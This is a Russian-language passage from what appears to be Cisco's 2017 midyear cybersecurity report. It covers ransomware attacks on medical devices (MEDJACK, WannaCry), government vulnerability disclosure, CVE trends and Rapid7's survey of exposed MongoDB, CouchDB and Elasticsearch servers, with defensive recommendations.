
Недавняя атака программы-вымогателя WannaCry показала, как растущая взаимосвязь систем здравоохранения и слабая практика безопасности могут поставить под угрозу как организации, так и пациентов. Это была не первая атака по вымогательству в секторе здравоохранения, но эта кампания примечательна тем, что поразила радиологические устройства на базе Windows в двух больницах США.[32]

Исследователи по угрозам из TrapX Security, партнера Cisco, который разрабатывает средства киберзащиты от мошенничества, предупреждают, что заражения медицинских устройств программами-вымогателями и другими вредоносными программами будут только увеличиваться. Это относится к такому вектору атак, как MEDJACK, или «захват медицинского устройства».

Потенциальное воздействие очевидно, если учесть, что в среднем больницы небольшого и среднего размера с пятью или шестью операционными блоками имеют от 12 000 до 15 000 устройств. По данным TrapX, из этих устройств около 10–12% подключены по IP.

Как и многие другие IoT-устройства, медицинские аппараты были


32 «#WannaCry атакует медицинские устройства в США», Тара Силс (Tara Seals), *InfoSecurity Magazine*, 18 мая 2017 г.: infosecurity-magazine.com/news/wannacry-hits-medical-devices-in-us/.

разработаны и созданы без учета соображений безопасности. Они часто работают со старыми и непроверенными системами и редко контролируются персоналом ИТ-отдела больницы. Даже когда группы обеспечения безопасности знают об уязвимостях, они не могут действовать, потому что только поставщик имеет доступ к этим продуктам. В других случаях группы обеспечения безопасности должны приостанавливать исправления, потому что бизнес просто не может позволить себе перевести критическое оборудование в автономный режим даже на короткий период или подвергнуть риску эффективность работы устройства. Иногда также любые изменения этих устройств должны утверждаться поставщиком и другими сторонами, включая государственные органы, что может занимать годы. Стоимость поддержки медицинских устройств также может быть очень высокой.

Многие киберпреступники хотят скомпрометировать медицинские устройства, которые, по мнению исследователей TrapX, стали отправной точкой для горизонтального продвижения злоумышленников по больничным сетям. Злоумышленники также рассчитывают на большую вероятность получения весомой прибыли от кампаний по вымогательству, направленных на медицинские устройства, от которых зависит человеческая жизнь. Более безнравственные злоумышленники могут также потенциально взять под контроль эти устройства, в том числе имплантируемые, и нанести вред пациентам.

Недавно исследователи TrapX изучили злоумышленное использование онкологической системы с известными уязвимостями Windows XP. Злоумышленники заразили три машины (одна из которых использовалась для управления мощным лазером) и превратили одну в мастера ботнетов, который распространяет вредоносное ПО – вариант Conficker – через больничную сеть (см. рис. 37).

Рис. 37 Злонамеренное использование онкологической системы




Источник: TrapX.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Еще один инцидент MEDJACK, который недавно исследовал TrapX, скомпрометировал систему МРТ. И здесь была использована уязвимость в Windows XP. Злоумышленники нашли в системе данные о пациентах, но вскоре поняли, что есть возможность двигаться горизонтально, чтобы получить контроль над системами сбора и архивирования изображений (PACS) больницы.

(Эти системы используются для централизации и архивирования записей пациентов и другой важной информации.) Компьютерная экспертиза атаки показала, что взломщики имели возможность работать в сети больницы более 10 месяцев.

Рис. 38 Злонамеренное использование системы MPT



Источник: TrapX

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Windows XP является основной базой для операционных технологий в области здравоохранения, энергетики, производства и других отраслей. Злоумышленники знают, что эта операционная система – ахиллесова пята, потому что она больше не поддерживается корпорацией Microsoft, и бизнесу чрезвычайно сложно и дорого обновлять критически важные устройства, работающие на Windows XP. Именно это делает подобные устройства особенно привлекательными для злоумышленников, которые используют программы-вымогатели: они знают, что компания скорее заплатит выкуп, чем останется с устройством, работающем только в автономном режиме, или, что еще хуже, полностью отключенным.

Нужно принимать вызов

Чтобы снизить вероятность и последствия атаки вымогателей на медицинские устройства и другие критически важные эксплуатационные технологии, исследователи TrapX предлагают организациям предпринять следующие шаги:

- понимать, сколько и каких медицинских ресурсов в вашей среде подключено по IP;
- обновлять контракты с поставщиками и следить за выполнением обязательств, изложенных в этих контрактах, по обновлению или замене программного обеспечения, устройств и систем;
- обсуждать эту проблему на уровне высшего руководства и правления, чтобы привлечь их внимание к процессу;
- развертывать технологические инструменты, обеспечивающие мониторинг сети и автоматизацию обнаружения и устранения угроз.

Уязвимости

Уязвимости

В этом разделе мы также предоставляем обзор уязвимостей и других слабых мест, которые могут оставить организации и пользователей беззащитными перед угрозой компрометации или атаки. Мы обсудим неэффективные методы обеспечения безопасности, такие как недостаточно быстрое исправление известных уязвимостей, неограниченный привилегированный доступ к облачным системам и неуправляемые оконечные устройства и инфраструктура. Также рассматривается: как тенденции в геополитическом ландшафте создают сложности и возможности для поставщиков технологий и для бизнеса.

Обновление по геополитике: атака WannaCry подчеркивает риски сокрытия информации об эксплуатируемых уязвимостях

Еще до массовой атаки программы-вымогателя WannaCry в середине мая во всем мире стали все больше и серьезнее говорить о кибербезопасности. WannaCry только подчеркивает, сколько работы глобальному сообществу еще предстоит сделать, чтобы снизить угрозу и последствия будущих злоумышленных атак киберпреступников и национальных игроков.

Cisco видит три ключевых вывода из этой недавней глобальной атаки:

1. **Правительства должны своевременно сообщать о недостатках программного обеспечения поставщикам и в той мере, в какой они используют эти недостатки, законодательно закреплять эти решения для независимого надзора и обсуждения.**

Только создавая большую прозрачность в отношении уязвимостей, доступных для эксплойтов, мы можем надеяться на минимизацию их возникновения и глобального воздействия. Правительствам следует также разработать и внедрить хорошо структурированный и непрерывный процесс, который позволит принимать основанные на рисках решения относительно того, как обращаться и когда выпускать информацию об уязвимостях для разработчиков технологий и общественности.

2. **Разработчики технологий должны иметь открытые механизмы, основанные на оценке рисков, для получения, обработки и раскрытия информации о наличии или отсутствии известных уязвимостей, исправлений, средств их устранения и обходных решений.**

Помимо обеспечения безопасности в течение всего естественного жизненного цикла продуктов, разработчики технологий должны сообщать общественности о том, когда, как, зачем и почему необходимо контролировать уязвимости. Кроме того, они должны стремиться обеспечить большую прозрачность процессов совместной работы. А также следить за тем, что пользователи точно знают, кому нужно сообщать об уязвимостях, чтобы о них стало известно и они были устранены.

3. **Лидеры бизнеса должны сделать кибербезопасность первоочередной задачей.**

Компания Cisco уже на протяжении долгого времени рекомендует руководителям ИТ-служб в организациях использовать все возможности для информирования своих руководителей и совета директоров относительно рисков, которые вредоносные атаки представляют для бизнеса, его сотрудников и клиентов, а также для репутации бренда. Пришло время, когда к этой информации надо прислушаться и начать действовать: лидеры бизнеса должны задать модель отношения к кибербезопасности на высшем уровне и донести ее важность до всей организации.

Они также должны обеспечить актуальность и регулярное обновление ИТ-инфраструктуры, а также чтобы этим мероприятиям отводился соответствующий бюджет (подробнее на эту тему см. раздел «Руководители отделов безопасности: пришло время принять участие в управлении компанией» на стр. 83).

Должна быть легитимная дискуссия о том, как и когда правительства распространяют информацию об уязвимости в мировом масштабе. Но, как мы видели с WannaCry, Shadow Brokers, WikiLeaks Vault 7 и Year Zero, правительства, которые накапливают сведения об уязвимостях, создают потенциальную возможность утечки. Это, в свою очередь, создает огромные возможности как для национальных игроков, так и киберпреступников.

Мы уже видим, как быстро работают злоумышленники, чтобы закрепиться в появляющемся Интернете вещей, который полон уязвимостей — известных и неизвестных. Правительства имеют явную возможность помочь разработчикам технологий и создать более безопасный мир Интернета вещей, но им необходимо начать менять свои подходы и обеспечивать большую прозрачность.

Тем временем разработчики технологий должны настаивать на создании механизмов сообщения об уязвимостях, которые имеют правительственные стимулы к сбору эксплойтов, а также будут поощрять своевременную отчетность и обмен информацией.

Что касается пользователей, у них также есть важная роль: они должны проявлять инициативу в том, чтобы поддерживать исправление и обновление программного обеспечения, и ставить новые версии продуктов, которые больше не поддерживаются.

Обновление по уязвимостям: рост количества атак после раскрытия информации об уязвимостях

Раскрытие уязвимостей более высокого уровня, описанное в предыдущих отчетах Cisco по информационной безопасности, например уязвимости OpenSSL, в последние месяцы[33] оставалось стабильным (см. рис. 39). Однако исследования Cisco показывают высокую активность уязвимостей, связанную с раскрытием ключевых сведений: Выпуск группой Shadow Brokers эксплойтов для уязвимостей Microsoft Windows;[34] кампания Operation Cloud Hopper, включающая фишинг-атаки на операторов связи;[35] а также публикация разведывательных документов США на WikiLeaks Vault 7 должны помочь понять, как популярные программные решения и операционные системы могут быть скомпрометированы.[36]

Важно отметить, что уязвимость может существовать и использоваться, а общественность не будет об этом ничего знать. Например, уязвимости, раскрытые группой Shadow Brokers, активно использовались в течение многих лет. Утечка данных об уязвимостях позволила большему количеству людей использовать их, но также позволила специалистам служб информационной безопасности защищаться от них.

33 *Отчет Cisco по информационной безопасности за 2015 г.*: cisco.com/web/offer/gist_ty2_asset/Cisco_2015_ASR.pdf.

34 «Shadow Brokers: обзор Cisco, 14.04.2017. Информационный выпуск», блог Cisco Talos, 15 апреля 2017 г.: blog.talosintelligence.com/2017/04/shadow-brokers.html.

35 «Operation Cloud Hopper: китайские хакеры нацелены на операторов связи», Кевин Таунсенд (Kevin Townsend), SecurityWeek.com, 6 апреля 2017 г.: securityweek.com/operation-cloud-hopper-china-based-hackers-target-managed-service-providers.

36 «Утечки WikiLeaks Vault 7 — что мы знаем на сегодняшний день», Омар Сантос (Omar Santos), блог Cisco Security, 7 марта 2017 г.: blogs.cisco.com/security/the-wikileaks-vault-7-leak-what-we-know-so-far.

Рис. 39 Уведомления о критических уязвимостях, ноябрь 2016 г. — май 2017 г.

Дата	Активность	Дата	Активность
24/05/17	Загрузка незащищенной библиотеки Samba CVE-2017-7494	**06/03/17**	Выполнение удаленного кода Apache Struts2. Уязвимость CVE-2017-5638
11/04/17	Microsoft Office CVE-2017-0199 (эксплуатация Dridex)	**06/02/17**	Уязвимости OpenSSL CVE-2017-3733
08/04/17	Группа Shadow Brokers. Раскрытие эксплойтовEquation Group»	**26/01/17**	Уязвимости OpenSSL
06/04/17	Operation Cloud Hopper проводили глобальные кампании	**18/01/17**	Уязвимости ЦП Oracle, Oracle OIT (Talos)
29/03/17	Microsoft Internet Information Services (IIS) WebDav, CVE-201 7-7269	**03/01/17**	Ввод произвольных команд в PHPMailer, CVE-2016-10033, CVE-2016-10045
21/03/17	Протокол NTP	**22/11/16**	Протокол NTP
14/03/17	Графика Microsoft Windows, CVE-2017-0108	**10/11/16**	BlackNurse — ICMP DOS
07/03/17	Публикация WikiLeaks Vault 7	**04/11/16**	Проблемы с внедрением мобильной версии OAuth 2.0

Источник: исследования Cisco в области безопасности.

При рассмотрении уязвимостей, раскрытых WikiLeaks, озабоченность специалистов вызвал тот факт, что они не знали об эксплойтах, разработанных государственными учреждениями, и, следовательно, о соответствующих уязвимостях. Специалистов служб информационной безопасности может совершенно обоснованно волновать вопрос о том, какие еще нераскрытые уязвимости существуют.


Также обратите внимание на список на рис. 39. Сведения об уязвимостях, раскрытых для Microsoft Office, которые были быстро использованы ботнетом Dridex.[37] Как сообщала Cisco, использование уязвимостей Microsoft наблюдалось в атаках на электронную почту при помощи вредоносных приложений. Кроме того, была быстро использована уязвимость Apache Struts2.[38]

Рост числа уязвимостей уровня «клиент – сервер»

Как обсуждалось в *отчете Cisco по информационной безопасности за первое полугодие 2016 г.*, число уязвимостей на стороне сервера возрастает: Злоумышленники поняли, что, используя уязвимости в серверном программном обеспечении, они могут получить больший доступ к корпоративным сетям.[39] В первые несколько месяцев 2017 г. число уязвимостей на стороне сервера увеличилось на 36% по сравнению с 2016 г.; число уязвимостей на стороне клиента увеличилось на 35% по сравнению с 2016 г. (см. рис. 40).

Одной из причин увеличения числа уязвимостей на стороне сервера является то, что уязвимости сторонних разработчиков требуют ручного исправления. Если ручное исправление не выполняется своевременно, окно компрометации для уязвимостей на стороне сервера увеличивается. И хотя число уязвимостей на стороне клиента также растет, они могут быть исправлены с помощью автоматических обновлений, что позволяет быстро закрыть окно компрометации.

Рис. 40 Уязвимости уровня «клиент – сервер»



Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

37 «Обзор Cisco по CVE-2017-0199», блог Cisco Talos, 14 апреля 2017 г.: blog.talosintelligence.com/2017/04/cve-2017-0199.html.

38 «Тип содержимого: вредоносное ПО – атака на уязвимость нулевого дня в Apache Struts2», Ник Биазини (Nick Biasini), блог Cisco Talos, 8 марта 2017 г.: blog.talosintelligence.com/2017/03/apache-0-day-exploited.html.

39 «Злоумышленники видят ценность кампаний на стороне сервера», *Отчет Cisco по информационной безопасности за первое полугодие 2016 г.*: cisco.com/c/m/en_us/offers/sc04/2016-midyear-cybersecurity-report/index.html.

Активность наборов эксплойтов значительно снизилась

Активность наборов эксплойтов с использованием уязвимостей показывает заметное снижение наряду с общим снижением использования злоумышленниками наборов эксплойтов (см. стр. 9). Поскольку поставщики программного обеспечения, особенно веб-браузеров, заблокировали использование общих векторов угроз, таких как контент, созданный с помощью Adobe Flash и Java, злоумышленники все чаще обращаются к более простой тактике, такой как программы-вымогатели, DDoS-атаки и компрометация корпоративной электронной почты (BEC) (см. стр. 22).

Категории уязвимостей: лидерство остается за ошибками буфера

Если говорить о категориях угроз из Общего списка уязвимостей (Common Weakness Enumeration, CWE), наиболее частым типом ошибок кода, используемым злоумышленниками, остаются ошибки буфера (см. рис. 41). Такие ошибки кода регулярно допускаются разработчиками программного обеспечения. Чтобы избежать подобной ошибки, разработчики должны следить за ограничением доступа к буферу, чтобы злоумышленники не могли использовать эту лазейку.

Рис. 41 Главные категории угроз, ноябрь 2016 г. – май 2017 г.

Источник: исследования Cisco в области безопасности.

Не позволяйте технологиям DevOps делать ваш бизнес уязвимым

В январе 2017 г. злоумышленники начали шифровать общедоступные экземпляры MongoDB и требовать выкуп за расшифровку. Позднее злоумышленники начали шифровать и другие виды баз данных, например CouchDB и Elasticsearch.[40] Подобные DevOps-сервисы часто уязвимы, поскольку развернуты ненадлежащим образом или намеренно оставлены открытыми для облегчения доступа легальным пользователям.

Компания Rapid7, партнер Cisco и поставщик решений защиты данных и анализа безопасности, классифицирует атаки на MongoDB, CouchDB и Elasticsearch как «атаки вымогателей на DevOps-сервисы». Под этим компания понимает и такие технологии, как Docker, MySQL, MariaDB и другие популярные компоненты DevOps.


Начиная с января 2017 г. Rapid7 регулярно анализирует наличие подобных технологий в Интернете и заносит в каталог как открытые экземпляры, так и экземпляры, зашифрованные с целью выкупа. Судя по именам таблиц, доступных в Интернете, некоторые из подобных DevOps-сервисов могут содержать персональные данные.

Далее приведена выдержка из результатов анализа, проводимого Rapid7.

CouchDB

Около 75% серверов CouchDB можно классифицировать как максимально открытые (доступны через Интернет и не требуют аутентификации). Лишь менее одной четверти из них требуют аутентификации (по крайней мере ввода каких-то учетных данных). Около 2–3%, похоже, уже зашифровали с целью выкупа. Может показаться, что это немного, но следует учитывать, что порядка 2% изученных Rapid7 серверов CouchDB содержат персональные данные. Такие данные включают сведения о клинических испытаниях лекарственных средств, номера кредитных карт и личные контактные данные.

Рис. 42 Распределение состояний CouchDB




Источник: Rapid7:

Elasticsearch

Как и в случае с CouchDB, свыше 75% серверов Elasticsearch можно классифицировать как максимально открытые. Около 20% уже зашифровали с целью выкупа. Хорошая новость, что только крайне незначительная часть этих серверов, по мнению Rapid7, может содержать персональные данные.


40 «После MongoDB вымогатели взялись за Elasticsearch», Лучиан Константин (Lucian Constantin), IDG News Service, 13 января 2017 г.: pcworld.com/article/3157417/security/after-mongodb-ransomware-groups-hit-exposed-elasticsearch-clusters.html.

Рис. 43 Распределение состояний Elasticsearch



Источник: Rapid7:

Рис. 44 Распределение состояний MongoDB




Источник: Rapid7:

MongoDB

Несмотря на атаку вымогателей на тысячи серверов MongoDB в январе, физические и юридические лица, использующие эти серверы, по-прежнему не усилили меры безопасности. Почти 100% серверов, проанализированных Rapid7, можно классифицировать как максимально открытые. Хорошая новость, что крайне незначительная часть этих серверов содержит конфиденциальную информацию.

Кроме того, Rapid7 обнаружила, что многие скомпрометированные программами-вымогателями серверы MongoDB находились на завершающем этапе своего срока эксплуатации. Однако значительная их часть имела более свежие и все еще поддерживаемые версии, которые никогда или по крайней мере в последнее время не обновлялись (см. рис. 45 на следующей странице).

Рис. 45 Версии MongoDB




Источник: Rapid7:

На рис. 46 показано количество доступных таблиц на серверах MongoDB, обнаруженных Rapid7 в ходе своего исследования. Большинство серверов имеет менее десяти таблиц и, скорее всего, были созданы для экспериментирования.

Однако некоторые серверы имеют 20 и более таблиц, что свидетельствует о том, что они являются настоящими производственными системами. Один сервер, доступный через Интернет, имел свыше 2200 таблиц.

Рис. 46 Распределение размеров баз данных MongoDB по количеству доступных таблиц, январь – апрель 2017 г.



Источник: Rapid7.

